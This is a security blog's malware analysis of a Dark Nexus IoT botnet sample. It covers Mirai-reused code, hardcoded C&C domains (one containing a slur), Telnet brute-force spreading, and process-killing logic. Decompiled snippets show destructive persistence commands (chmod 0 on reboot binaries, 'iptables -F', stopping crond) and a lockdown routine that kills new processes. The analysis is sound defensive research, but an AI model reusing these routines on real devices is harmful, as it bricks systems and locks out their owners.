


# Dark Nexus: the old, the new and the ugly

© [stratosphereips.org/blog/2020/6/8/dark-nexus-the-old-the-new-and-the-ugly](https://stratosphereips.org/blog/2020/6/8/dark-nexus-the-old-the-new-and-the-ugly)


Stratosphere IPS

June 8, 2020



In this blog post we will focus on an ARM7 Dark Nexus sample [1] and version **v5** of this malware to highlight its functionality, both old and new, and to explore more invasive (or *ugly*) and innovative techniques. This sample was statically linked but not stripped making it easy to reverse and analyze.

Dark Nexus is an IoT botnet found by Bitdefender at the end of 2019 and beginning of 2020 [2]. According to their findings, this botnet had approximately 1,300 bots and was very prominent in Asia. Along with a white paper the company also released a list of 327 sample hashes related to this bot [3]. From this list, 231 sample files were actually found on Virus Total, showing these binary architectures:



## The Old

---

Part of its code was based in Mirai. By comparing this unstripped sample to the codebase of Mirai we can see what was reused:

- static ipv4\_t **get\_random\_ip**(void)
- void **attack\_udp\_plain**(uint8\_t targs\_len, struct attack\_target \*targs, uint8\_t opts\_len, struct attack\_option \*opts)
- BOOL **killer\_kill\_by\_port**(port\_t port)
- uint16\_t **checksum\_generic**(uint16\_t \*addr, uint32\_t count)
- uint16\_t **checksum\_tcpudp**(struct iphdr \*iph, void \*buff, uint16\_t data\_len, int len)
- void **resolv\_entries\_free**(struct resolv\_entries \*entries)
- struct resolv\_entries \***resolv\_lookup**(char \*domain)

These functions were scrapped verbatim from the original Mirai source code and the matches have been found by comparing the function symbols from both the source code and the binary sample. Other functions (eg. **rand\_port**, **retrieve\_c2\_server** or **attack\_tcp\_raw**) are based on original Mirai functions but modified to fit the necessities of the author.

The downside of reusing Mirai's codebase is that some of the favorable aspects of its code are often ignored. That's the case of the encrypted data table. This table is the one in charge of converting encrypted or obfuscated strings and data to its normal state, be it integers or strings. Dark Nexus on the other hand shows passwords, usernames, command-and-control endpoints, etc. are in plain-text or deobfuscated. For example, the function **retrieve\_c2\_server** (Mirai's **retireve\_cnc\_addr**) was adapted to resolve more than one C&C address. These addresses are in plain-text in the main function of the bot (Figure 1).

```
                /* c&c list */
comm_list._0_4_ = malloc(0xf);
ustrcpy((void *)comm_list,"switchnets.net");
comm_list._4_4_ = malloc(0xe);
ustrcpy(comm_list._4_4_,"thiccnigga.me");
```

**Figure 1.** Hardcoded C&C list populated to later be used by the bot.

Another old method still used by this malware and many others is the Telnet brute forcing as a method of growing its botnet. Insecure Telnet services are nothing new among IoT malware and attacking them keeps being effective nowadays as devices with weak credentials are accessible from the internet. Dark Nexus does this by calling **spreader\_init** to populate its username/password structures and then **init\_syn\_bruter**. The latest will start the attack against telnet services across the Internet and try to infect as many devices as possible under these CPU architectures:

1. arm
2. rce
3. sh4
4. arc
5. ppc
6. mk68
7. spc
8. x86
9. i586
10. mpsl / mips

```

        __protocol = (byte *)resolv_lookup("switchnets.net");
        if (__protocol == (byte *)0x0) {
/* 190.115.18.28 */
            local_8c = 0x1c1273be;
            local_90 = -0x1fd1fffe;
        }

```

**Figure 2.** Hardcoded domain name and IP address in `init_syn_bruter` function.

```

if (uVar4 == 0xb7 || uVar4 == 0x28) {
    ustrcpy(__fd_01, "arm");
    goto LAB_0001368c;
}
if (uVar4 == 10 || uVar4 == 8) {
    if (*(char *)((int)puVar1 + 5) == '\x01') {
        ustrcpy(__fd_01, "mpsl");
    }
    else {
        ustrcpy(__fd_01, "mips");
    }
    goto LAB_0001368c;
}
if ((uVar4 == 6 || uVar4 == 3) || (uVar4 == 7)) {
    ustrcpy(__fd_01, "i586");
    goto LAB_0001368c;
}
if (uVar4 == 0x3e) {
    ustrcpy(__fd_01, "x86");
    goto LAB_0001368c;
}
if ((uVar4 == 0x1f || uVar4 == 2) || (uVar4 == 0x2b)) {
    ustrcpy(__fd_01, "spc");
    goto LAB_0001368c;
}
if (((uint)uVar4 - 4) * 0x10000 < 0x10001) {
    ustrcpy(__fd_01, "mk68");
    goto LAB_0001368c;
}
if (((uint)uVar4 - 0x14) * 0x10000 < 0x10001) {
    ustrcpy(__fd_01, "ppc");
    goto LAB_0001368c;
}
__fd = (uint)(uVar4 == 0xc3 || uVar4 == 0x5d);
if (uVar4 == 0xc3 || uVar4 == 0x5d) {
    ustrcpy(__fd_01, "arc");
    goto LAB_0001368c;
}
if (uVar4 == 0x2a) {
    ustrcpy(__fd_01, "sh4");
    goto LAB_0001368c;
}
if (uVar4 == 0x27) {
    ustrcpy(__fd_01, "rce");
    goto LAB_0001368c;
}
}

```

**Figure 3.** The malware spreads on multiple architectures to have a wider range of infection.

## The New

---

Dark Nexus presents new techniques as well. Here we are going to mention two that we consider interesting to show and describe: Reverse Proxy and Killer functions. These functions were already seen on other malware but have a twist that's worth mentioning.

## Reverse Proxy

---

One technique employed by this malware is reverse proxying requests to always be able to deliver malware to new infections. It does this by first identifying *who* executed the malware, saving the IP and port addresses from the command line used during the execution (Figure 4). After this, the function `init_reverse_proxy`. This function is one improvement to common IoT malware, giving autonomy and self reliance to its bots. It starts by forking and connecting to its C&C servers to download the multiple binaries that belong to each supported architecture. If the malware wasn't able to connect to any C&C server it will reach out to the IP and port registered during execution (Figure 4) to perform that action. After arming itself with multiple bot variants, it will listen to a random port for GET requests to serve its binaries, acting as a pseudo-HTTP server (Figure 5).

```
else {
    __fd = strlen(param_2[1]);
    pvVar4 = malloc(__fd + 1);
    strcpy(pvVar4,param_2[1]);
    who_infected_us._2_2_ = 0;
    if (((3 < param_1) && (__fd = inet_aton(param_2[2],(in_addr *)0x0), __fd != 0)) &&
        (__fd = atoi(param_2[3],10), __fd != 0)) {
        who_infected_us._4_4_ = inet_addr(param_2[2]);
        __fd = atoi(param_2[3],10);
        who_infected_us._2_2_ = (ushort)((uint)(__fd << 0x10) >> 8) | (ushort)__fd >> 8;
        who_infected_us._0_2_ = 2;
    }
    __fd = 0;
}
```

**Figure 4.** IP and port reported by the bot that infected and ran the malware sample. This will later be used as a replacement for its C&Cs if needed.

```
memcpy(auStack203,"HTTP/1.1 200 OK\r\nContent-Length: ",0x22);
memcpy(rnrn,"\r\n\r\n",5);
memcpy(hoho_useragent,"hoho_fastflux/v5",0x11);
local_8bc = 0;
local_8c0 = 0;
```

**Figure 5.** User-Agent used by the malware is: `hoho_fastflux/v5`. The string "hoho" is commonly used throughout this malware.

## Killer

---

The idea of a *killer* comes straight from its Mirai codebase. The purpose of the killer is to block ports utilized by services like SSH and Telnet to avoid further invasion by other malware or clients. Also, it kills any previous invasion in order to do a full takeover of the

device.

The killer process is initialized by Dark Nexus by the **killer** function by forking into another process while saving its own process ID (PID) in a variable called **lockdown\_pid**, which will be discussed later. After that it will create a structure called **suspect\_list** that will keep track of the processes being analyzed and *judged* by the malware (Figure 6). This structure is based on the PID of the analyzed process in the device and a “weight” which is an attribute that will define if the process is a threat to the bot and needs to be terminated. The function **killer\_run** is then called and it will read all the process IDs from the */proc* directory and weight the threat of the current process (**PID**) being analyzed by:

1) Reading */proc/PID/exec* and check if the executable of the process exists on the filesystem. If it was deleted and appears as "(deleted)" then add +100 of weight

2) Check */proc/PID/exec* real path by using the **readlink** function. If binary is running in one of these paths to kill then add +90 of weight:

- /tmp/
- /var/
- /dev//var/tmp/
- /var/run/
- /

The paths to kill list is hardcoded in the binary.

3) Open the directory */proc/PID/fd* to read list of open files. If the list is greater than 250 then add +10 weight.

4) Open */proc/PID/cmdline* to read the command line of the process. If starts with "./" it will add +10 weight.

5) Open */proc/PID/status* and check if it has the string "Groups:\t0". It will add +50 weight if it does.

6) Open the process' binary in */proc/PID/exe* and read its strings. If ".dynamic" was not found meaning that is a possible static binary then add +50 weight. If the string "UPX" is found then add +90 weight, as it is possible that the binary was also packed.

At the end of this process the malware will check the suspects list and, if the weight is above 99 points it will kill the process as it imposes a threat to the bot (Figure 7).

```

lockdown_pid = fork();
if (lockdown_pid < 1 && lockdown_pid != -1) {
    lockdown_pid = getpid();
    suspect_list[0].suspect_pid = -1;
    suspect_list[0].suspect_weight = 0;
    iVar1 = 8;
    do {
        *(undefined4 *)((int)&suspect_list[0].suspect_pid + iVar1) = 0xffffffff;
        iVar2 = iVar1 + 8;
        *(undefined4 *)((int)&suspect_list[0].suspect_weight + iVar1) = 0;
        iVar1 = iVar2;
    } while (iVar2 != 800);
    killer_run((char *)&paths_to_kill,5);
    /* WARNING: Subroutine does not return */
    exit(0);
}

```

**Figure 6.** Function (and process) **killer** is initialized along with the structure in charge of keeping track of the processes being analyzed.

```

iVar2_current_proc_pid = 0;
do {
    if ((99 < *(int *)((int)&suspect_list[0].suspect_weight + iVar2_current_proc_pid)) &&
        (__fd = *(int *)((int)&suspect_list[0].suspect_pid + iVar2_current_proc_pid), 0 < __fd)) {
        kill(__fd,9,*puVar8);
    }
    *(undefined4 *)((int)&suspect_list[0].suspect_pid + iVar2_current_proc_pid) = 0xffffffff;
    __fd = iVar2_current_proc_pid + 8;
    *(undefined4 *)((int)&suspect_list[0].suspect_weight + iVar2_current_proc_pid) = 0;
    iVar2_current_proc_pid = __fd;
} while (__fd != 800);
sleep(1,*puVar8);
return;

```

**Figure 7.** Bot recursively checks all the processes' weight and calls **kill()** to terminate whoever it finds threatening for its functioning.

## The Ugly

---

The final purpose of an IoT malware is the complete take over of the device and to persist without intervention. Or *digital* intervention at least, as you can always just pull the plug in most of the cases. Dark Nexus has a set of functions that ensure that no intervention is made in order to stop the bot from doing its botmaster's work.

## Persistence

---


In case of the persistence, Dark Nexus chooses to disable all ways for an intruder or legitimate user to reestablish the device normal behaviour by limiting execution of system commands (Figure 8). It does this by changing the file permissions to **0**, thus removing the read and execute permissions to avoid them being utilized (Figure 9).

The bot will also flush the iptables (firewall) rules and stop the "crond" daemon, the one in charge of execute scheduled commands on the system. To ensure its correct functioning when scanning for victims, and also reading process IDs during the killer function, the bot

will set the limit of open file descriptors to 0x1000 (or 4096 in decimal numbers).

```
_Var1_pid = fork();
if (_Var1_pid < 1 && _Var1_pid != -1) {
    chmod("/sbin/halt",0);
    chmod("/sbin/reboot",0);
    chmod("/sbin/shutdown",0);
    chmod("/sbin/poweroff",0);
    local_10.rlim_cur = 0x1000;
    local_10.rlim_max = 0x1000;
    setrlimit(RLIMIT_NOFILE,&local_10);
    shell("iptables -F");
    shell("/etc/init.d/crond stop");
    /* WARNING: Subroutine do
    exit(0);
}
```

**Figure 8.** Methods used by the bot to impede the system from being restored.



```
# /sbin/reboot
-sh: /sbin/reboot: Permission denied
#
```

**Figure 9.** The bot removes all permissions on specific executables so no restoration of the device is possible.

One interesting side note on this section is that, in the case of BusyBox [4], all those binaries are symbolic links to **/bin/busybox**. Meaning that if the bot changes the permissions of any of those binaries it will be ultimately changing the permissions of the latter. If that happens the whole system renders useless.

## Lockdown

---

Dark Nexus performs a lockdown of the devices and ensures that it stays that way during its execution. Lockdown is performed after the persistence procedure is in place to add an extra layer of control over the device. This lockdown phase starts with the **init\_lockdown** function that counts the amount of PIDs currently existing in the device and then saves those PIDs into a list called **lockdown\_pidlist**. After the bot starts its normal execution and every 2 seconds the function **ensure\_lockdown** is called.

The **ensure\_lockdown** function is the one in charge of killing any new process being created after the bot was executed. What it will do is to open the directory **/proc** and read the existent PIDs, and kill those PIDs that match this criteria (Figure 10):

1. Is not one of the attack processes.
2. Is not the process ID of one of these processes: bot, lockdown, scanner and reverse proxy.



3. PID is greater than 799.

```
__dirp = opendir("/proc/");
if (__dirp != (DIR *)0x0) {
    while (pdVar1 = readdir(__dirp), pdVar1 != (dirent *)0x0) {
        if ((((((uint)(byte)pdVar1->d_name[0] - 0x30 < 10) &&
            (__pid = (init *)atoi(pdVar1->d_name), __pid != (init *)0x0)) &&
            (__pid != (init *)running_attacks_pids.pid1)) &&
            ((__pid != (init *)running_attacks_pids.pid2 &&
            (__pid != (init *)running_attacks_pids.pid3)) &&
            (__pid != (init *)running_attacks_pids.pid4 &&
            (__pid != (init *)running_attacks_pids.pid5 && (__pid != our_pid)))))) &&
            (__pid != lockdown_pid &&
            (((__pid != scanner_pid && (__pid != reverseproxy_pid)) && (799 < (int)__pid)) &&
            (lockdown_pidlist != (init **)0x0)))))) {
            if (pidlist_len < 1) {
LAB_0000dfbc:
                kill((__pid_t)__pid,9);
            }
            else {
                if (*lockdown_pidlist != __pid) {
                    iVar2 = 0;
                    do {
                        iVar2 = iVar2 + 1;
                        if (iVar2 == pidlist_len) goto LAB_0000dfbc;
                    } while (lockdown_pidlist[iVar2] != __pid);
                }
            }
        }
    }
}
closedir(__dirp);
```

**Figure 10.** Main part of the lockdown process. This ensures no intruder or legitimate process is started as it gets killed if is not present in the lockdown PID list.

## Conclusion

---

In this blog post we were able to take a sneak peek of what is Dark Nexus capable of and its details. We explored this by presenting it via three characteristics we named *the old*, *the new* and *the ugly*. In *The Old* we showed how this malware imported a great deal of ideas and code from a well-known IoT malware: Mirai. This is done regularly as Mirai source code was made public since 2016 and its well structured, and easy to modify, code is the perfect fit for any new malware. A good side of this is that it makes the malware easy to identify as well as to analyze.

On the other hand, in *The New* we presented new ideas that were adapted to work with this “old” code. Ideas like the reverse proxy that enables the bot to be more independent from its C&C or distribution endpoints. Or the killer function which evolved from its more primitive variant seen in Mirai to a more intuitive one, analyzing and judging the processes being executed in the device by its characteristics.

Finally, we present two functions that are of a questionable nature in *The Ugly*. These procedures, like persistence and lockdown, turn the device being infected into a “brick”, inaccessible and unrecoverable from the outside world. And a device that cannot be accessed is a device that cannot be fixed.

All these characteristics show that IoT malware is improving while retaining its roots, and Dark Nexus is the clear sign of this.

## References

---

[1] VirusTotal (2020, April 09).

***bc0457d7935e29aecb338756bde213cd18aa1b617b00d30c4deedd5eef9ba877.***

<https://www.virustotal.com/gui/file/bc0457d7935e29aecb338756bde213cd18aa1b617b00d30c4deedd5eef9ba877/details>

[2] Liviu Arsene, Bitdefender (2020, April 08). ***New dark\_nexus IoT Botnet Puts Others to Shame.*** [https://labs.bitdefender.com/2020/04/new-dark\\_nexus-iot-botnet-puts-others-to-shame/](https://labs.bitdefender.com/2020/04/new-dark_nexus-iot-botnet-puts-others-to-shame/)

[3] Bitdefender Investigations and Forensics Unit, Bitdefender (2020). ***New dark\_nexus IoT Botnet Puts Others to Shame (Whitepaper).***

<https://www.bitdefender.com/files/News/CaseStudies/study/319/Bitdefender-PR-Whitepaper-DarkNexus-creat4349-en-EN-interactive.pdf>

[4] Denys Vlasenko. ***BusyBox: The Swiss Army Knife of Embedded Linux.***

<https://busybox.net/>

[5] jgamblin, GitHub (2020, October 23). ***Mirai-Source-Code.***

<https://github.com/jgamblin/Mirai-Source-Code>